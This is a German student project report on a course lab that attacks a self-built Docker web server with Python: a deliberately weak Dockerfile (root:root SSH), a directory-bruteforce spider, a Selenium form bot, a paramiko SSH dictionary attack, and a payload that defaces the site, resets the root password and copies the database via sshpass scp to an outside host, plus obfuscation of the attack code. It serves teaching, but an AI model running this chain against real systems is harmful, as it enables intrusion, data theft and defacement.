WPM

Hacking mit Python

Projektdokumentation

verfasst von
Moritz Rupp

Sommersemester 2022

Contents

1 Einleitung **3**

2 Infrastrustur **4**
2.1 Opfer-Server 4
2.1.1 Webanwendung 5

3 Angriffe auf den Opfer-Server **6**
3.1 Spider-Angriff 6
3.2 Selenium Browser Angriff 9
3.3 SSH Angriff 10
3.4 Schadsoftware 11

4 Eigentständigkeitserklärung **15**

5 References **15**

Abstract

In dem Modul 'Hacking mit Python' ist es Aufgabe verschiedene Services wie ein HTTP Server und SSH automatisiert anhand der Programmiersprache Python anzugreifen und zu kompromitieren.
Hierfür können verschiedene Frameworks und Tools genutzt werden.

1 Einleitung

Anwendungen wie Webserver sind häufig der zentrale und angreifsbarste Teil einer digitalen Infrastrustur. So werden hier meist nicht nur harmlose Html Dokumente abgerufen, sondern häufig auch Sicherheitsrelevante Dienste und Dateien gehosted. Dies können Zugänge der Schnittstelle, unverschlüsselte Nutzerdaten oder viele weitere sensitive Informationen sein.
Ziel dieses Projektes ist es die angreifbare Infrastrustur in Form des Webserver bereitzustellen und diesen anschließend anhand einer in Python programmierten Software anzugreifen. Der Angriff soll im ersten Schritt alle Inhalte des Opfer-Servers aufspüren und herunterladen. Anschließend sollten über den Browser alle Seiten automatisiert besucht und die Funktionalität genutzt werden. Des weiteren ist eine in der Infrastrustur bereitgestellte Schnittstelle wie SSH anhand eines Wörterbuch-Angriffs zu kompromitieren. Abschließend soll mit den erlangten Zugangsdaten eine Schadsoftware auf den Opfer-Server geladen werden, mit dieser ein defacement der gehosteten Webseite umgesetzt werden kann.
Dieses Dokument beleuchtet die Umsetzung und Implementierung der einzelnen Schritte.

2 Infrastrustur

2.1 Opfer-Server

Der Opfer-Server soll ein Http-Server mit angreifbarer Webanwendung und Schnittstelle sein. Hierfür kommen etliche Frameworks und Distributionen wie Apache und xampp in Frage. Aufrund der Anforderungen habe ich mich für eine Node Anwendung in einem Docker Container entschieden. Container sind eine leichtgewichtige Art von Virtualisierung auf Betriebssystemebene[1]. Dies kann genutzt werden um eine Anwendung mitsamt ihren Abhängigkeiten als eine abgeschlossene Einheit zu verpacken und zu betrieben. Dies bietet Vorteile wie Plattformunabhängigkeit und einfache Ausfürbarkeit. In diesem Fall wird ein node Web-Server mitsamt SSH Service aufgesetzt.
Das Packet aus Anwendung und Abhängigkeiten nennt man auch Container-Image[2]. Dies kann anhand des Dockerfiles erzeugt werden. Das Dockerfile enthält alle Instruktionen die zur Erstellung des Images benötigt werden.

```
1  FROM ubuntu:latest
2  RUN apt update && apt install openssh-server sudo -y
3  RUN apt install git -y
4  RUN apt install nodejs -y
5  RUN apt install npm -y
6  RUN npm install express
7  RUN npm install better-sqlite3
8  RUN npm install morgan
9  RUN echo "PermitRootLogin yes" etc/ssh/sshd_config
10 RUN echo 'root:root' | chpasswd
11 RUN service ssh start
12 EXPOSE 22
13 RUN git clone https://github.com/mauriceKalevra/Web2-Projekt.git
14 WORKDIR Web2-Projekt
15 RUN npm install
16 RUN echo "/usr/sbin/sshd -D & node app.js">entrypoint.sh
17 RUN chmod 700 entrypoint.sh
18 CMD ./entrypoint.sh
```

Textbeispiel 1: Dockerfile des Http-SSH-Servers

Ein Container wird stets auf einem Base Image aufgebaut. Dieses dient als Fundament für alle folge Instruktionen und enthält je nach Image ein grundlegendes Dateisystem sowie vorinstallierte Software.
In Zeile 1(vgl. Textbeispiel 1) wird als Base Image Ubuntu deklariert. Anschließend werden verschiedene Dienste wie openssh, git, nodejs sowie einige npm Packete installiert. In Zeile 10 wird das root Passwort für die Schnittstelle des Webservers bzw. Containers festgelegt. Die eigentliche Webanwendung wird in Zeile 13 als ein Repository durch git heruntergeladen und ins Zeile 15 installiert. In Zeile 16 wird das Kommando zum starten des SSH Dienstes und der Node Anwendung in ein Bash-Skript geschrieben, um dieses anschließend ausführbar zu machen und in Zeile 18 zu starten.
Mit `Docker build -t victim-http-server .` wird aus dem Dockerfile ein Image erstellt. Alternativ kann das kompilierte Image auch über Dockerhub mit `Docker pull mauriceKalevra/ssh-node-server` geladen werden. Dieses kann nun mit `Docker run -p 22:22 victim-http-server` gestartet werden. Nun läuft der HTTP Server und die Webanwendung ist im Browser unter `173.17.0.2:1337` einsehbar. Des weiteren ist eine Admin Schnittstelle über `ssh root@173.17.0.2` erreichbar.

2.1.1 Webanwendung

Als Webanwendung dient ein Projekt aus einem früheren Semester[3]. Dort war es Aufgabe eine Dynamische Webseite unter anderem mit einem NodeJs backend zu entwickeln. In der Anwendung 'Real-Estate Albsig' ist es möglich Immobilien Angebote zu Inserieren, suchen und einzusehen. Die Inserate und gesuche werden zudem auf dem Webserver in einer sqlite Datenbank gespeichert. Die Anwendung enthält mehrere Html/Css Dokumente, Ordner für Bilder, Javaskript Dateien und die Datenbank welche in einem Isolierten Verzeichniss liegt. Des weiteren exisitiert ein Dockerfile mit entsprechenden Konfigurationen.

3 Angriffe auf den Opfer-Server

3.1 Spider-Angriff

Bei einem Spider Angriff ist es Ziel alle Ressourcen eines Webservers aufzusprüren und Herunterzuladen. In der Funktion 'myscrape'(vgl. Figure 1) war erster Ansatz mit hilfe der python Biblothek 'Beautifullsoup' alle html Dokumente ausfindig zu machen. Hierbei wird auch mit dem python modul 'requests' gearbeitet. Dieses nimmt als Parameter eine url entgegen und holt über ein http request das html Dokument ein(vgl. Zeile 2). Dieses wird nun mit Beautifullsoup geparsed(vgl. Zeile 3). In Zeile 5 werden nun in einer for schleife alle html hyperlink-tags gefunden, in Zeile 6 auf die urls minimiert(vgl. Zeile 7) und schließlich ausgegeben.

Figure 1: Python Funktion myscrape

```
1 def myscrape(url):
2   r = requests.get(url)
3   soup = BeautifulSoup(r.text,"html.parser")
4   for links in soup.find_all("a"):
5     href = links.attrs['href']
6     print(href)
7
8
```

Figure 2: Ausgabe der Funktion myscrape

```
1 myscrape("http://172.17.0.2:1337")
#
index.html
suche.html
biete.html
about.html
datenschutz.html
impressum.html
faq.html
biete.html
suche.html
angebote.html
myangebote.html
#
index.html
suche.html
biete.html
about.html
datenschutz.html
```

Um alle weiteren Html Dokumente sowie Verzeichnisse und Bilder zu finden, wird die Klasse 'mySpider' implementiert. Die Methode 'mygobuster' verwendet unter anderem Wörtlisten um weitere Resourcen zu finden.

Figure 3: Python Funktion mygobuster

```
1  def mygobuster(self,target):
2    wordlist = [a.strip() for a in open("wordlist.txt")]
3    filters = [".html",".css","jpg", "",".js",".md",".png"]
4    html = open("html.txt", "a+")
5    for word in wordlist:
6      for f in filters:
7        url = target+word+f
8        re = requests.head(url)
9
10       if re.status_code==301 or re.status_code==401:
11         print("Directory found: ", re.url, re.status_code)
12         newurl = re.url+"/"
13
14         self.mygobuster(newurl)
15
16       elif re.status_code==200:
17         print("Found: ", re.url, re.status_code)
18         response = urllib.request.urlopen(url)
19         if ".html" in re.url:
20           html.write(re.url+"\n")
21         try:
22           Content = response.read().decode('utf-8')
23           f =open("found/"+str(re.url).replace("/",""), 'w+')
24           f.write(Content)
25           f.close()
26         except:
27           Content = response.read()
28           f=open("found/"+str(re.url).replace("/",""), 'wb+')
29           f.write(Content)
30           f.close()
31         else:
32           continue
```

Hierbei wird in Zeile 2 eine Wörterliste mit üblichen Nodejs-Verzeichnis und Dateinamen anhand einer List Comprehension eingelesen und entsprechend formatiert. In der Liste 'filters' befinden sich Dateiendungen nach denen gesucht werden soll. Nun wird über beide Listen iteriert und diese mit

der url des Opfer-Servers verknüpft(vgl. Zeile 7) und dem Modul request übergeben(vgl. Zeile 8). Mit diesem ist es möglich Http Funktionalitäten zu nutzen. So wird ein Http request an den Opfer-Server geschickt und der Response code ausgelesen(vgl. Zeile 10). Gibt der Webserver den Statuscode 301 zurück, so heißt dies dass die gefunde Resource ein Verzeichnis darstellt[4]. Der Pfad wird ausgegeben und der Variable 'newurl' zugewiesen. Anschließend wird in Zeile 14 die Funktion rekursiv aufgerufen um nach tieferen Verzeichnissen zu suchen. Lautet der Statuscode 200, handelt es sich um eine gefunde Datei wie Html, Css oder Javascript[5]. Auch hier wird der Pfad ausgegeben und zudem entsprechend der Dateiendung in eine Datei geschrieben(vgl. Zeile 20). Ab Zeile 21 wird zudem in einem try-except Block der Fall abgefangen das ein binary File gefunden wird. Die Funktion ist in der Lage ein großteil der Dateien und Verzeichnisse zu finden.
Des weiteren versucht die Funktion CSSbuster weitere Dateien ausfindig zu machen, die in CSS Dateien angegeben sind. Hierbei wird mit Regulären ausdrücken die CSS Datei auf urls untersucht(vgl. Zeile 5). Anschließend werden mit ähnlichem Ansatz die Dateien heruntergeladen und der Pfad in eine Datei geschrieben.

Figure 4: CSSbuster

```
1  def CSSbuster(self, target):
2      r  = requests.get(" http://172.17.0.2:1337/stylesheet.css")
3      data = r.text
4      l = []
5      for i in re.findall('url\(([^)]+)\)',data):
6        l.append(i)
7        s = [x[2:].strip('"') for x in l[:2]]
8        for j in s:
9          response = urllib.request.urlopen(target+j)
10         if response.code==200:
11           print("Picture found:", target+j)
12           con = response.read()
13           f = open("found/"+str(response.url).replace("/",""), 'wb+')
14           f.write(con)
15         else:
16           pass
17
```

Die Funktion findet alle in CSS Dateien hinterlegten Bilder.

3.2 Selenium Browser Angriff

Bei diesem Angriff sollen automatisiert möglichst alle Seiten der Webanwendung besucht werden. Zudem sollen Funktionalitäten wie Formulare befüllt und abgeschickt werden.

Figure 5: Bot Angriff mit Selenium

```
1  def myBot(self):
2   s=Service('/home/sleven/Studium/Sem5/Hacking-mit-Python/
     geckodriver')
3   browser = webdriver.Firefox(service=s)
4   for url in open("html.txt"):
5      if url=="http://172.17.0.2:1337/biete.html\n":
6      browser.get(url)
7      time.sleep(1)
8      eingabe = browser.find_element(By.ID,"ort")
9      eingabe.send_keys("Salzburg")
10     eingabe2 = browser.find_element(By.ID,"preis")
11     eingabe2.send_keys("1500")
12     time.sleep(1)
13     eingabe2 = browser.find_element(By.ID,"zimmer")
14     eingabe2.send_keys("5")
15     eingabe3 = browser.find_element(By.ID,"flaeche")
16     eingabe3.send_keys("500")
17     eingabe4 = browser.find_element(By.ID,"kontakt")
18     eingabe4.send_keys("Mori.r@web.de")
19     ein = browser.find_element(By.ID,"saveimmoButton")
20     ein.click()
21     time.sleep(1)
22     browser.get(url)
23
```

Anfangs wird der entsprechende Treiber für den Firefox browser eingeladen(vgl. Zeile 2-3). Anschließend wird über die zuvor angelegte Datei mit den Html Dokumenten iteriert und jeweiligen Seiten mit browser.get' geöffnet. In der Seite 'biete.html' werden zudem Formulardaten eingetragen und abgeschickt(vgl. Zeile 5-22).

3.3 SSH Angriff

Hierbei sollen Admin-Schnittstellen angegriffen und Kompromitiert werden. Die Webanwendung wird über eine SSH Schnittstelle gewartet. Nun wird versucht aanhand eines Wörtbuch Angriffes an die Anmeldedaten zu gelangen.

```
1  def attackssh(ip):
2     try:
3       global que
4       if len(que)==0:
5         print("Not found, maybe try a new wordlist?!")
6         return 1
7       print("Attacking ssh.....")
8       ssh = paramiko.SSHClient()
9       ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
10      for line in range(len(que)):
11        [username, password] = que.popleft().strip().split()
12        try:
13          print(f"Trying with {username} {password}")
14          conn = ssh.connect(ip, username=username,password=password,
    banner_timeout=200)
15          if conn is None:
16            print(username)
17            credentials = open("cred.txt", "r+")
18            credentials.write(username)
19            credentials.write(" ")
20            credentials.write(password)
21            print(f"Successfully Authenticated with {username} {password}")
22            break
23       except paramiko.AuthenticationException:
24          print("Failed!")
25          continue
26       except paramiko.SSHException:
27          continue
28       except NameError:
29          que = deque()
30          for word in open("sshwordlist.txt", "r").readlines():
31              que.append(word)
32          attackssh("172.17.0.2")
33                          Figure 5: SSH-Attack
34
```

Anfangs wird eine que angelegt, die in einer Exception befüllt wird(vgl. Zeile 28). Die Funktion wird anschließend erneut aufgerufen und es wird überprüft ob die que leer ist.

Nun wird die Paramiko Biblothek aufgerufen(vgl. Zeile 8). Diese bietet SSH Implementierungen für client und serverseitige Funktionalitäten[6]. Ab Zeile 11 wird Username und Passwort aus der que ausgelesen und entsprechen formatiert. Nun wird versucht eine Verbindung mit den übergebenen Anmeldedaten herzustellen(vglt. Zeile 14). Ist die verbidnung erfolgreich, werden Nutzername und Passwort ausgegeben(vgl. Zeile 16) und in die Datei 'cred.txt' geschrieben. Im gleichen Schleifendurchlauf werden zudem exceptions abgefangen. Die Funktion findet das Passwort und gibt es aus.

```
Trying with root root
Successfully Authenticated with root root
```

3.4 Schadsoftware

Nun soll über die erlangten Zugangsdaten eine Schadware auf den Opfer Server geladen werden. Dort soll ein Defacement der Seite umgesetzt und zudem die Zugangsdaten der Schnittstelle geändert werden.
Des weiteren sollen von außen nicht zugängliche Dokumente auf ein anderen remote Server geladen werden. Für das Hochladen Schadware werden erst einige Hilfsfunktion implementiert.
Die Funktion 'getCredentials' ließt die Zugangsdaten aus der Datei 'cred.txt' aus und formatiert diese entsprechend.

Figure 6: Hilfsfunktion getCredentials

```
1 def getCredentials():
2   #hole gefunde credentials aus datei
3   cred = open('cred.txt','r').readlines()
4   #case zu string
5   cred_string = cred[0].split()
6   #lese username und passwort aus
7   user = cred_string[0]
8   pw = cred_string[1]
```

Das Hochladen der Schadware wird mit einer weitern Hilfsfunktion realsiert. Hierbei wirdmit dem Linux programm scp und sshpass gearbeitet. In Zeile 5

Figure 7: Hilfsfunktion sendMalware

```
1 #send file to remote host
2 def sendMalware():
3   getCredentials()
4   print("Sending SW.py to victim....")
5   ostring = "sshpass -p " + pw +  " scp -o
     StrictHostKeyChecking=no SW.py "+ user+"@172.17.0.2:/root"
6 os.system(ostring)
```

wird ein string für zusammengesetzt der anschließend mit der python Funktion os.system ausgeführt werden kann[7].

Die eigentliche Schadware arbeitet nun wie folgt. Das Defacement der Website wird umgesetzt indem eine neue Datei 'index.html' erzeugt und mit Html Code befüfflt wird. Hierfür muss zuerst der Pfad der legitimen Datei gefunden werden. In Zeile 4 wird mit subprocess das linux tool 'find' verwendet, um nach html dateien zu suchen.

Figure 8: Erster Ansatz Schadware

```
1  import os
2  import subprocess
3  #suche mit linux-find, pfade mit der file endung html
4  proc = subprocess.Popen("find / -name '*.html'", shell=True, stdout=
       subprocess.PIPE)
5  output = proc.stdout.readlines()
6  for i in output:
7    if "/public/index.html" in str(i):
8      foundpath = i
9      else:
10       continue
11       #defacement der website
12       malware = open(foundpath,"w+")
13       malware.write("<!DOCTYPE html><html><head><title>foobar</title><style
       >h1 {text-align: center;color: red</style></head><body><h1>You have been
        compromised</h1></body></html>")
14
15         #change-cred
16         subprocess.run('echo -n "pwned\npwned" | passwd root', shell=True)
17         os.system("sshpass -p Pw scp -o StrictHostKeyChecking=no pfad
       sleven@192.46.236.95:/home/sleven")
18
```

In den gefundenen Dateien wird nun nach der Haupt index Datei gesucht(vgl. Zeile 7). Es ist bekannt das Nodejs ein Verzeichnis namens 'public' besitzt, indem die Html dateien gehosted werden. Der Pfad wird in die Variable 'foundpath' geschrieben. Diese wird in Zeile 12 übergeben um die legitime index.html zu überschreiben. In die neue Html Datei wird nun in Zeile 13 das Defacement geschrieben.
Anschließend werden in Zeile 16 die Anmeldedaten geändert. Hierbei werden erneut mit subprocess Linux befehle ausgeführt. Mit echo werden die neuen Anmeldedaten in passwd gepiped.
In Zeile 17 wird nun die von außen nicht erreichbare Datei 'Immobilie.db' an ein weiteren Remote Server geschickt. Dies wird erneut mit os.system bewerkstelligt.
Nachdem die Malware auf den Opfer-Server gesendet wurde, wird sie nun von der Funktion 'ExecMalware' ausgeführt. Mit hilfe von Paramiko wird

Figure 9: Funktion zum ausführen der Schadware

```
1  def ExecMalware():
2   getCredentials()
3   client = paramiko.SSHClient()
4   client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
5   client.connect('172.17.0.2', username=user, password=pw)
6   time.sleep(1)
7   stdin, stdout, stderr = client.exec_command('python3 SW.py')
8   for line in stdout:
9     print(line)
10    client.close()
11
```


eine SSH Verbindung aufgebaut(vgl. Zeile 5). Anschließend wird in Zeile 7 über stdin des remote Servers die Malware gestartet.
Nun galt es die einzelnen Funktionen in eine Anwendung zusammenzuführen um einen komplett automatisierten Angriff zusammenzuführen. Des weiteren werden Methoden der Obfuskation verwendet um Debugging zu erschweren.

Erster Ansatz war es hier das Python Programm zu byte-code zu Kompilieren.

```
python -OO -m py_compile <your attack.py
```

Des weiteren wird das Tool Oxyry verwendet[8]. Mit diesem ist es möglich komplette möglich Obfuskation zu erlangen.

Figure 10: Obfuskation von Attackssh



```
def attackssh(ip):
    try:
        global que
        if len(que)==0:
            print("Not found, maybe try a new wordlist?!")
            return 1
        print("Attacking ssh.....")
        ssh = paramiko.SSHClient()
        ssh.set_missin
        .host_key_policy(paramiko.AutoAddPolicy())
        for line in range(len(que)):
            [username, password] = que.popleft().strip().split()
            try:
                print(f"Trying with {username} {password}")
                conn = ssh.connect(ip, username=username,password=password, banner_timeout=200)
                if conn is None:
                    print(username)
                    credentials = open("cred.txt", "r+")
                    credentials.write(username)
                    credentials.write(" ")
                    credentials.write(password)
                    print(f"Successfully Authenticated with {username} {password}")
                    break
            except paramiko.AuthenticationException:
                print("Failed!")
                continue

            except paramiko.SSHException:
                continue

    except NameError:
        que =deque()
```

```
def attackssh (OOOOOOOOOOOOOOOO ):#line:1
    try :#line:2
        global que #line:3
        if len (que )==0 :#line:4
            print ("Not found, maybe try a new wordlist?!")#line:5
            return 1 #line:6
        print ("Attacking ssh.....")#line:7
        OOOOOOOOOOOOOOOO =paramiko .SSHClient ()#line:8
        OOOOOOOOOOOOOOOO .set_missin #line:9
        .host_key_policy (paramiko .AutoAddPolicy ())#line:10
        for OOOOOOOOOOOOOOOO in range (len (que )):#line:11
            [OOOOOOOOOOOOOOOO ,OOOOOOOOOOOOOOOO ]=que .popleft ().strip ().split ()#line:12
            try :#line:13
                print (f"Trying with {OOOOOOOOOOOOOOOO} {OOOOOOOOOOOOOOOO}")#line:14
                OOOOOOOOOOOOOOOO =OOOOOOOOOOOOOOOO .connect (OOOOOOOOOOOOOOOO ,username =OOOOOOOOOOOOOOOO
                if OOOOOOOOOOOOOOOO is None :#line:16
                    print (OOOOOOOOOOOOOOOO )#line:17
                    OOOOOOOOOOOOOOOO =open ("cred.txt","r+")#line:18
                    OOOOOOOOOOOOOOOO .write (OOOOOOOOOOOOOOOO )#line:19
                    OOOOOOOOOOOOOOOO .write (" ")#line:20
                    OOOOOOOOOOOOOOOO .write (OOOOOOOOOOOOOOOO )#line:21
                    print (f"Successfully Authenticated with {OOOOOOOOOOOOOOOO} {OOOOOOOOOOOOOOOO}")#line:22
                    break #line:23
            except paramiko .AuthenticationException :#line:24
                print ("Failed!")#line:25
                continue #line:26
            except paramiko .SSHException :#line:28
                continue #line:29
    except NameError :#line:31
        que =deque ()#line:32
        for OOOOOOOOOOOOOOOO in open ("sshwordlist.txt","r").readlines ():#line:33
```

Nach Ausführung der Schadware kann festgestellt werden das alle Angriffsziele erreicht wurden.

4 Eigentständigkeitserklärung

Hiermit bestätige ich, dass ich die vorliegende Arbeit selbstständig verfasst und keine anderen Publikationen als die angegebenen benutzt habe. Alle Teile meiner Arbeit, die wortwörtlich oder dem Sinn nach anderen Werken entnommen sind, wurden unter Angabe der Quelle kenntlich gemacht. Gleiches gilt für von mir verwendeten Internetquellen. Die Arbeit ist weder von mir noch von einem Kommilitonen in einem anderen Seminar vorgelegt worden.
Moritz Rupp, Albstadt, 27.06.2022

5 References

[1] Docker Engine overview, 20.06.2022, https://docs.docker.com/engine/

[2] Docker Hub, 18.06.2022, https://docs.docker.com/docker-hub/onboard-business/

[3] Web2-Anwendungen-2 Repository, 17.05.2022, https://github.com/mauriceKalevra/Web2-Projekt

[4] Mozilla dokumentation, 22.06.2022, https://developer.mozilla.org/en-US/docs/Web/HTTP/Sta

[5] Mozilla dokumentation, 22.06.2022, https://developer.mozilla.org/en-US/docs/Web/HTTP/Sta

[6] Paramiko, 16.05.2022, https://www.paramiko.org/

[7] Python dokumentation, 14.06.2022, https://docs.python.org/3.8/library/os.html#os.system
[8] Oxyry, 24.06.2022, https://pyob.oxyry.com/

Weitere Quellen
Python-Hacking Studienbrief 3: Python-Hacks
aus "Python Penetration Testing
Autoren:
Prof. Dr. Martin Rieger Patrick Eisoldt, M.Eng. David Schlichtenberger, M.Sc. Benjamin Welte, M.Eng. Christian Schneider, M.Eng.

Python Hacking Teil 1

Autoren: Prof. Dr. Martin Rieger Patrick Eisoldt, M.Eng. David Schlichtenberger, M.Sc. Benjamin Welte, B.Eng. Christian Schneider, M.Eng